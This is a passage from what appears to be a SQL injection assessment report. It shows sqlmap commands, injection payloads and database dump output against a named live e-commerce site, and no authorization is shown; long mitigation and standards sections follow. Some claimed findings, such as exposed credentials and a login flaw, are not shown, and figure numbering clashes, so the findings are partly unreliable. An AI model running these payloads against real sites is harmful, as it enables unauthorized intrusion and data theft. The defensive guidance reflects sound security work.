
   - Command: `sqlmap -u https://www.vestil.com/product.php?FID=1430 –dbs-dump-all`

     - Extracted all data from tables within the database




```
┌──(lucifer㉿lucifer)-[~]
└─$ sqlmap -u https://www.vestil.com/product.php?FID=1430 --dbs --dump-all
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 22:54:19 /2024-06-22/

[22:54:19] [INFO] resuming back-end DBMS 'mysql'
[22:54:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: FID=1430 AND 8777=8777

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: FID=1430 AND (SELECT 7210 FROM (SELECT(SLEEP(5)))aTdY)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 43 columns
    Payload: FID=-2389 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171707671,0x727571685742595047 6b5a6d4a787956
4e4f6a554343634a73724547774a725a6b797446764d6f45,0x7176767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
---
[22:54:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
```

Figure IX Data Extraction




```
---
[22:54:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[22:54:21] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] vestilprod

[22:54:21] [INFO] sqlmap will dump entries of all tables from all databases now
[22:54:21] [INFO] fetching tables for databases: 'information_schema, vestilprod'
[22:54:21] [INFO] fetching columns for table 'INNODB_FT_BEING_DELETED' in database 'information_schema'
[22:54:23] [INFO] fetching entries for table 'INNODB_FT_BEING_DELETED' in database 'information_schema'
got a 302 redirect to 'https://www.vestil.com/category-all.php'. Do you want to follow? [Y/n] y
[22:54:32] [WARNING] the SQL query provided does not return any output
[22:54:32] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switc
h '--hex'
[22:54:32] [INFO] fetching number of entries for table 'INNODB_FT_BEING_DELETED' in database 'information_schema'
[22:54:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retri
eval
[22:54:32] [INFO] retrieved:
[22:54:40] [WARNING] time-based comparison requires larger statistical model, please wait...................... (done)
[22:55:08] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for op
tion '--time-sec' as possible (e.g. 10 or more)
[22:55:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to p
revent potential disruptions

[22:55:13] [WARNING] unable to retrieve the number of entries for table 'INNODB_FT_BEING_DELETED' in database 'informat
ion_schema'
[22:55:13] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
[22:55:14] [INFO] fetching entries for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[1 entry]
+------------+--------------+--------------+--------------+---------------+---------------+--------------
-----------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------
```

Figure X Data Extraction(cont.)



```
tion_schema'
[22:55:36] [INFO] fetching columns for table 'PARTITIONS' in database 'information_schema'
[22:55:37] [INFO] fetching entries for table 'PARTITIONS' in database 'information_schema'
Database: information_schema
Table: PARTITIONS
[103 entries]
+-----------+---------------------+------------+------------+---------------------+------------+------------+--------
-----+--------------+--------------+--------------+---------------------+------------------+-----------
-----+------------------+------------------+---------------------+-------------------+---------------------+-----------
----------+---------------------+---------------------+-------------------------------------+-----------------
------------+
| DATA_FREE | CHECK_TIME          | TABLE_ROWS | CHECKSUM   | CREATE_TIME         | DATA_LENGTH | UPDATE_TIME | NODEGRO
UP    | INDEX_LENGTH | TABLE_SCHEMA | TABLE_NAME    | TABLE_CATALOG | PARTITION_NAME       | MAX_DATA_LENGTH | TABLESPACE_
NAME | PARTITION_METHOD | AVG_ROW_LENGTH    | PARTITION_COMMENT    | SUBPARTITION_NAME | SUBPARTITION_METHOD | PARTITION_E
XPRESSION | PARTITION_DESCRIPTION | SUBPARTITION_EXPRESSION | PARTITION_ORDINAL_POSITION             | SUBPARTITION_ORDI
NAL_POSITION |
+-----------+---------------------+------------+------------+---------------------+------------+------------+--------
-----+--------------+--------------+--------------+---------------------+------------------+-----------
-----+------------------+------------------+---------------------+-------------------+---------------------+-----------
----------+---------------------+---------------------+-------------------------------------+-----------------
------------+
| 0         | 2024-06-22 13:25:38 | <blank>    | <blank>    | 0                     | 0           | <blank>     | <blank>
      | 16434816     | <blank>      | <blank>      | <blank>       | <blank>              | <blank>          | <blank>
      | 384              | <blank>            | def                | <blank>           | <blank>             | information
_schema    | 0                   | <blank>                     | CHARACTER_SETS                       | <blank>
             |
| 0         | 2024-06-22 13:25:38 | <blank>    | <blank>    | 0                     | 0           | <blank>     | <blank>
      | 16704765     | <blank>      | <blank>      | <blank>       | <blank>              | <blank>          | <blank>
      | 231              | <blank>            | def                | <blank>           | <blank>             | information
_schema    | 0                   | <blank>                     | COLLATIONS                           | <blank>
             |
| 0         | 2024-06-22 13:25:38 | <blank>    | <blank>    | 0                     | 0           | <blank>     | <blank>
      | 16357770     | <blank>      | <blank>      | <blank>       | <blank>              | <blank>          | <blank>
      | 195              | <blank>            | def                | <blank>           | <blank>             | information
_schema    | 0                   | <blank>                     | COLLATION_CHARACTER_SET_APPLICABILITY | <blank>
             |
| 0         | 0                   | <blank>    | <blank>    | 16384                 | <blank>     | <blank>     | <blank>
      | def          | <blank>      | <blank>      | <blank>       | <blank>              | 0                | <blank>
      | COLUMNS          | <blank>            | information_schema | <blank>           | <blank>             | <blank>
```

Figure XI Data Extraction(cont.)



```
[22:55:13] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
[22:55:14] [INFO] fetching entries for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[1 entry]
+-----------+--------------+--------------+--------------+---------------+---------------+---------------+--------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
----------------------------------------------+----------------------+----------------------+
| DEFINER    | CHECK_OPTION | IS_UPDATABLE | TABLE_SCHEMA | TABLE_NAME    | SECURITY_TYPE | TABLE_CATALOG | VIEW_DEFINITI
ON




                                              | CHARACTER_SET_CLIENT | COLLATION_CONNECTION |
+-----------+--------------+--------------+--------------+---------------+---------------+---------------+--------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
----------------------------------------------+----------------------+----------------------+
| root@%    | NONE         | YES          | vestilprod   | View1         | DEFINER       | def           | select `vesti
lprod`.`NonCatalogInventoryAdvice`.`VestilPN` AS `VestilPN`,`vestilprod`.`NonCatalogInventoryAdvice`.`Available` AS `Av
ailable`,`vestilprod`.`NonCatalogInventoryAdvice`.`LeadTime` AS `LeadTime`,`vestilprod`.`Syndigo-Test`.`PackageWeight`
AS `PackageWeight`,`vestilprod`.`NonCatalogInventoryAdvice`.`ListPrice` AS `ListPrice` from (`vestilprod`.`NonCatalogIn
ventoryAdvice` join `vestilprod`.`Syndigo-Test` on((convert(`vestilprod`.`NonCatalogInventoryAdvice`.`VestilPN` using u
tf8) = `vestilprod`.`Syndigo-Test`.`Model`))) | utf8                 | utf8_general_ci      |
+-----------+--------------+--------------+--------------+---------------+---------------+---------------+--------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
----------------------------------------------+----------------------+----------------------+

[22:55:19] [INFO] table 'information_schema.VIEWS' dumped to CSV file '/home/lucifer/.local/share/sqlmap/output/www.ves
til.com/dump/information_schema/VIEWS.csv'
[22:55:19] [INFO] fetching columns for table 'INNODB_BUFFER_POOL_STATS' in database 'information_schema'
```

Figure XII Data Extraction(cont.)

Chapter III: RESULTS AND DISCUSSIONS

3.1 Analysis of Vulnerabilities Found

3.1.1 Overview of Identified Vulnerabilities

The assessment identified several critical SQL Injection vulnerabilities across various input points within the target application. SQL Injection attacks exploit vulnerabilities in the application's handling of SQL queries, allowing attackers to execute arbitrary SQL commands. Each vulnerability was scrutinized through multiple testing methodologies to understand its implications fully.

Detailed Analysis:

1. **Search Field Vulnerability**:
    - Description: The search functionality was examined for vulnerabilities by injecting payloads like /product.php?FID= UNION SELECT username, password FROM users --. This type of payload is designed to combine query results from multiple tables using the UNION operator. The successful injection revealed data from the users table, including sensitive information such as usernames and passwords.
    - Evidence: Figure 3.2 illustrates the search results page where the injected payload returned additional data beyond the expected search results. The inclusion of user credentials in the search output confirms that the search field was not properly secured against union-based SQL Injection.
    - Impact: Union-based SQL Injection exposes sensitive information stored in the database, such as user credentials and other confidential data. This information can be exploited for further attacks, including unauthorized access to accounts or sensitive information leakage.
2. **URL Parameter Vulnerability**:
    - Description: URL parameters were tested for SQL Injection vulnerabilities by injecting payloads like id=1' AND 1=CONVERT (int, CHAR (64)) --. This payload causes the application to return detailed error messages revealing information about the database schema, such as table names and column types.

- Evidence: Figure 3.3 shows error messages displayed by the application after injecting the payload. The errors included detailed information about the database structure, which is valuable for attackers seeking to exploit further vulnerabilities.
- Impact: Error-based SQL Injection vulnerabilities allow attackers to gather information about the database schema, which can be used to craft more targeted attacks. This information can lead to full database compromise if combined with other vulnerabilities.

3.1.2 In-Depth Vulnerability Discussion

Detailed Examination of Results:

- SQL Injection Techniques: Different SQL Injection techniques were employed to assess the vulnerabilities thoroughly. Error-based injections provided direct feedback through error messages, revealing database details. Union-based injections combined query results from multiple tables, exposing sensitive data. Blind and time-based injections required careful analysis of application behaviour and response times to infer database details.
- Payloads Used: Various payloads were tested to explore different aspects of the vulnerabilities. Union-based payloads were effective in extracting data from multiple tables, while error-based payloads provided information about database errors. Blind and time-based payloads helped infer data based on response behaviour and delays.
- Application Behaviour: The application's response to different payloads was analyzed to determine the extent of the vulnerabilities. Responses included changes in behaviour, unexpected data display, and performance impacts. These observations were critical in assessing the impact of the identified vulnerabilities.

Impact Assessment:

- Risk Analysis: Each identified vulnerability was assessed for its potential impact on the application's security. This included evaluating the extent of data exposure, potential for unauthorized access, and overall risk to the application’s integrity and confidentiality. The risk assessment considered factors such as the sensitivity of the exposed data, the potential for unauthorized actions, and the overall impact on the application's security posture.

- Recommendations: Specific recommendations were provided based on the findings. These included improving input validation, implementing parameterized queries, and conducting regular security audits. Recommendations aimed to address the identified vulnerabilities and enhance the overall security of the application.

3.2 Mitigation Strategies and Best Practices

3.2.1 Input Validation

Overview: Input validation is a critical practice for preventing SQL Injection attacks. By ensuring that user inputs are properly validated, applications can prevent malicious data from being processed and executed by the database. This practice involves verifying and sanitizing inputs to ensure they conform to expected formats and constraints.

Techniques:

1. **Whitelist Validation**:
    - Definition: Implement strict whitelisting of allowed input values. This means defining a set of acceptable values or patterns for each input field and rejecting any data that does not conform to these criteria.
    - Implementation: For example, in a form field for age, only numeric values within a specific range should be permitted. For a text field, only alphanumeric characters and specific symbols should be allowed.
    - Advantages: Whitelist validation reduces the risk of SQL Injection by ensuring that only legitimate data is accepted, preventing malicious inputs from being processed.
2. **Sanitization**:
    - Definition: Sanitize inputs by removing or escaping special characters that could be used in SQL Injection attacks. This includes characters such as single quotes ('), double quotes ("), and semicolons (;).

    - o Implementation: Use functions or libraries that provide input sanitization, such as escaping special characters before including them in SQL queries. For example, in PHP, use mysqli_real_escape_string () to escape special characters.

3. Advantages: Sanitization prevents malicious characters from altering the structure of SQL queries, reducing the risk of injection attacks.

Validation Libraries:

- o Definition: Utilize established libraries and frameworks that provide built-in input validation and sanitization functions. These libraries are often tested and maintained by the community, providing robust protection against common vulnerabilities.
- o Implementation: Use libraries such as OWASP's ESAPI (Enterprise Security API) or validation libraries provided by web frameworks like Django or Ruby on Rails.
- o Advantages: Leveraging well-established libraries ensures that input validation and sanitization are handled consistently and securely, reducing the risk of vulnerabilities.

Implementation:

- Form Fields: Validate all user input fields, including text boxes, dropdowns, and file uploads, to ensure they meet expected formats and constraints. Implement server-side validation in addition to client-side validation to ensure security.
- URL Parameters: Validate parameters passed in URLs, such as query strings and path variables, to ensure they do not contain unexpected or malicious content. Use appropriate data types and constraints for URL parameters.
- HTTP Headers: Sanitize headers that may be manipulated by users, such as the User-Agent and Referrer headers. Ensure that these headers are properly validated and sanitized before processing.

Benefits:

- Prevention of Injection: Proper input validation prevents malicious data from being processed by the database, reducing the risk of SQL Injection attacks.

- Enhanced Security: By ensuring that only valid data is accepted, input validation improves the overall security of the application and prevents exploitation of vulnerabilities.

3.2.2 Parameterized Queries

Overview: Parameterized queries, also known as prepared statements, are a powerful defence against SQL Injection attacks. By separating SQL code from data, parameterized queries ensure that user inputs are treated as data rather than executable code.

Techniques:

1. **Prepared Statements**:
   - Definition: Use prepared statements to define SQL queries with placeholders for parameters. The actual values are provided separately, and the database engine handles the query execution safely.
   - Implementation: For example, in PHP, use PDO (PHP Data Objects) or MySQLi to create prepared statements with placeholders, such as SELECT * FROM users WHERE username =? AND password =? Bind the actual values using bind_param () or bindValue ().
   - Advantages: Prepared statements prevent SQL Injection by ensuring that user inputs are treated as data rather than part of the SQL query. The database engine handles the query execution safely, mitigating the risk of injection attacks.
2. **Stored Procedures**:
   - Definition: Use stored procedures to encapsulate SQL queries and business logic in the database. Stored procedures are executed with predefined parameters, reducing the risk of SQL Injection.
   - Implementation: Create stored procedures in the database for common operations, such as user authentication or data retrieval. Call stored procedures from the application code, passing parameters as needed.
   - Advantages: Stored procedures provide an additional layer of abstraction between the application and the database, reducing the risk of SQL Injection and simplifying query management.

3. **ORM Frameworks**:
    - Definition: Utilize Object-Relational Mapping (ORM) frameworks to interact with the database through high-level abstractions. ORM frameworks handle SQL query generation and parameterization automatically.
    - Implementation: Use ORM frameworks such as Hibernate (Java), Entity Framework (.NET), or Sequelize (Node.js) to manage database interactions. Define data models and relationships and let the ORM handle query generation and execution.
    - Advantages: ORM frameworks reduce the risk of SQL Injection by abstracting SQL query construction and parameterization. They also simplify database interactions and improve code maintainability.

Implementation:

- Database Queries: Refactor SQL queries to use parameterized queries or prepared statements, ensuring that user inputs are handled securely.
- Data Access Layer: Implement a data access layer or repository pattern that uses parameterized queries or stored procedures for database interactions. This centralizes query management and enhances security.
- Testing and Validation: Test applications to ensure that parameterized queries are implemented correctly and that no SQL Injection vulnerabilities remain. Validate that all user inputs are handled securely.

Benefits:

- Prevention of Injection: Parameterized queries prevent SQL Injection by treating user inputs as data rather than executable code, reducing the risk of attacks.
- Improved Code Quality: Using parameterized queries or ORM frameworks improves code quality by separating SQL code from application logic and reducing the risk of SQL Injection.

3.2.3 Least Privilege Principle

Overview: The least privilege principle involves limiting database permissions to only what is necessary for the application to function. By restricting database access, the impact of SQL Injection attacks is minimized, and unauthorized actions are prevented.

Techniques:

1. **Role-Based Access Control**:
   - Definition: Implement role-based access control (RBAC) to assign specific roles and permissions to users and applications. Each role is granted only the permissions required for its functions.
   - Implementation: Define roles such as read-only, read-write, or admin with specific permissions. Assign roles to users and applications based on their needs and responsibilities.
   - Advantages: RBAC reduces the risk of unauthorized access and actions by ensuring that users and applications have only the necessary permissions. This limits the potential impact of SQL Injection attacks.
2. **Database User Accounts**:
   - Definition: Create separate database user accounts for different components of the application, with specific permissions for each account. Avoid using administrative accounts for application access.
   - Implementation: Create database accounts such as app_user with limited permissions for application interactions. Grant administrative privileges only to database administrators and use separate accounts for administrative tasks.
   - Advantages: Separating database user accounts and permissions reduces the risk of unauthorized actions and limits the impact of potential SQL Injection attacks.
3. **Access Controls**:
   - Definition: Implement access controls to restrict access to sensitive data and administrative functions. Use authentication and authorization mechanisms to ensure that only authorized users can access certain features.

    - Implementation: Define access controls for sensitive data, such as user credentials or financial information. Implement authentication mechanisms such as multi-factor authentication (MFA) and authorization mechanisms such as role-based access.
    - Advantages: Access controls enhance security by preventing unauthorized access to sensitive data and reducing the risk of SQL Injection attacks.

Implementation:

- Database Permissions: Review and update database permissions to ensure that application accounts have only the necessary privileges. Avoid granting unnecessary permissions or using administrative accounts for application access.
- Role Management: Define and manage roles and permissions for users and applications, ensuring that they have only the access required for their functions.
- Audit and Review: Regularly audit and review database permissions and access controls to ensure they align with the least privilege principle and address any potential issues.

Benefits:

- Reduced Impact: Limiting database permissions reduces the potential impact of SQL Injection attacks by restricting the actions that can be performed by compromised accounts.
- Enhanced Security: Reducing the attack surface and minimizing the risk of unauthorized access improves the overall security of the application and its data.

3.2.4 Regular Security Audits

Overview: Regular security audits are essential for maintaining a strong security posture and identifying vulnerabilities before they can be exploited. Audits involve systematic reviews of the application, its components, and its security practices to ensure they are effective and up to date.

Techniques:

1. **Vulnerability Scanning**:
   - Definition: Use automated vulnerability scanners to identify potential security issues in the application and its components. Scanners detect common vulnerabilities and weaknesses, providing a comprehensive assessment of the application’s security.
   - Implementation: Schedule regular scans using tools such as OWASP ZAP, Nessus, or Qualys. Configure scans to cover all aspects of the application, including web services, APIs, and network components.
   - Advantages: Vulnerability scanning provides a quick and comprehensive assessment of the application’s security, helping identify and address potential issues before they can be exploited.
2. **Manual Testing**:
   - Definition: Conduct manual security testing to complement automated scans. Manual testing includes code reviews, penetration testing, and analyzing application behaviour to identify vulnerabilities that automated tools may miss.
   - Implementation: Engage security experts or ethical hackers to perform manual testing. Focus on areas such as input validation, authentication mechanisms, and business logic flaws.
   - Advantages: Manual testing provides a thorough assessment of the application’s security, identifying vulnerabilities that automated tools may overlook. It also helps uncover complex attack vectors and application-specific issues.
3. **Compliance Checks**:
   - Definition: Ensure that the application and its components comply with industry standards and best practices for security. Compliance checks involve reviewing adherence to guidelines such as OWASP Top Ten, ISO/IEC 27001, and NIST Cybersecurity Framework.

- Implementation: Perform regular reviews to verify compliance with relevant standards. Document findings and update security practices as needed to address any gaps or deficiencies.
- Advantages: Compliance checks ensure that the application meets established security standards, reducing the risk of vulnerabilities and improving overall security.

Implementation:

- Audit Schedule: Establish a regular audit schedule, including both automated scans and manual testing. Ensure that audits cover all aspects of the application and its components.
- Reporting and Remediation: Document audit findings and provide detailed recommendations for remediation. Track and address identified vulnerabilities to improve security.
- Continuous Improvement: Use audit results to continuously improve security practices and update security policies as needed. Implement changes based on audit findings to enhance the application's security posture.

Benefits:

- Proactive Detection: Regular security audits help identify vulnerabilities and weaknesses before they can be exploited, reducing the risk of attacks.
- Ongoing Improvement: Continuous audits and improvements enhance the overall security of the application and its components, ensuring that security measures remain effective and up to date.

3.3 Comparison with Industry Standards

3.3.1 OWASP Guidelines

Overview: The Open Web Application Security Project (OWASP) provides comprehensive guidelines and best practices for web application security. Comparing the identified vulnerabilities with OWASP guidelines helps assess the application's security posture and identify areas for improvement.

OWASP Top Ten:

1. **Injection**:
   - Definition: The OWASP Top Ten category of Injection includes SQL Injection as a critical vulnerability. This category emphasizes the importance of preventing injection attacks through input validation, parameterized queries, and secure coding practices.
   - Comparison: The identified SQL Injection vulnerabilities align with OWASP's category of Injection attacks. The assessment results highlight the need for improved input validation and parameterized queries to prevent injection flaws.
2. **Broken Authentication**:
   - Definition: Broken Authentication refers to vulnerabilities related to authentication mechanisms, including weak passwords, insecure session management, and improper authentication controls.
   - Comparison: The login form vulnerability found during testing relates to broken authentication issues. OWASP recommends implementing strong authentication mechanisms and protecting against common attacks, such as brute-force and credential stuffing.
3. **Sensitive Data Exposure**:
   - Definition: Sensitive Data Exposure involves vulnerabilities that lead to the unauthorized exposure of sensitive data, such as user credentials, financial information, and personal details.
   - Comparison: The identified vulnerabilities in search fields and URL parameters expose sensitive data, including user credentials. OWASP emphasizes the importance of encrypting sensitive data and implementing proper access controls to protect against data exposure.

Best Practices:

- Input Validation: OWASP emphasizes the importance of validating and sanitizing user inputs to prevent injection attacks. The assessment findings highlight the need to implement robust input validation practices.
- Parameterization: OWASP recommends using parameterized queries or prepared statements to prevent SQL Injection. The results indicate that parameterization is essential for securing SQL queries.
- Access Controls: OWASP highlights the importance of implementing least privilege access controls to limit the impact of vulnerabilities. The assessment results underscore the need for proper access controls and permissions.

3.3.2 Industry Standards

Overview: In addition to OWASP guidelines, various industry standards provide frameworks and best practices for web application security. Comparing the identified vulnerabilities with these standards helps assess the application's security posture and compliance.

ISO/IEC 27001:

1. **Information Security Management**:
   - Definition: ISO/IEC 27001 provides a framework for establishing, implementing, maintaining, and improving information security management systems (ISMS). It includes controls for managing information security risks and protecting sensitive data.
   - Comparison: The vulnerabilities identified in the assessment indicate areas where the application's ISMS could be improved. Implementing controls such as input validation, parameterized queries, and regular audits aligns with ISO/IEC 27001 requirements.
2. **Risk Assessment and Management**:
   - Definition: ISO/IEC 27001 emphasizes the importance of conducting regular risk assessments to identify and manage information security risks. It includes

requirements for assessing and treating risks associated with information systems.

- Comparison: The assessment results highlight the need for ongoing risk assessments to identify and address vulnerabilities. Implementing regular security audits and risk management practices aligns with ISO/IEC 27001 guidelines.

NIST Cybersecurity Framework:

1. **Identify**:
   - Definition: The NIST Cybersecurity Framework includes the "Identify" function, which involves understanding the organization's environment, including assets, vulnerabilities, and risks.
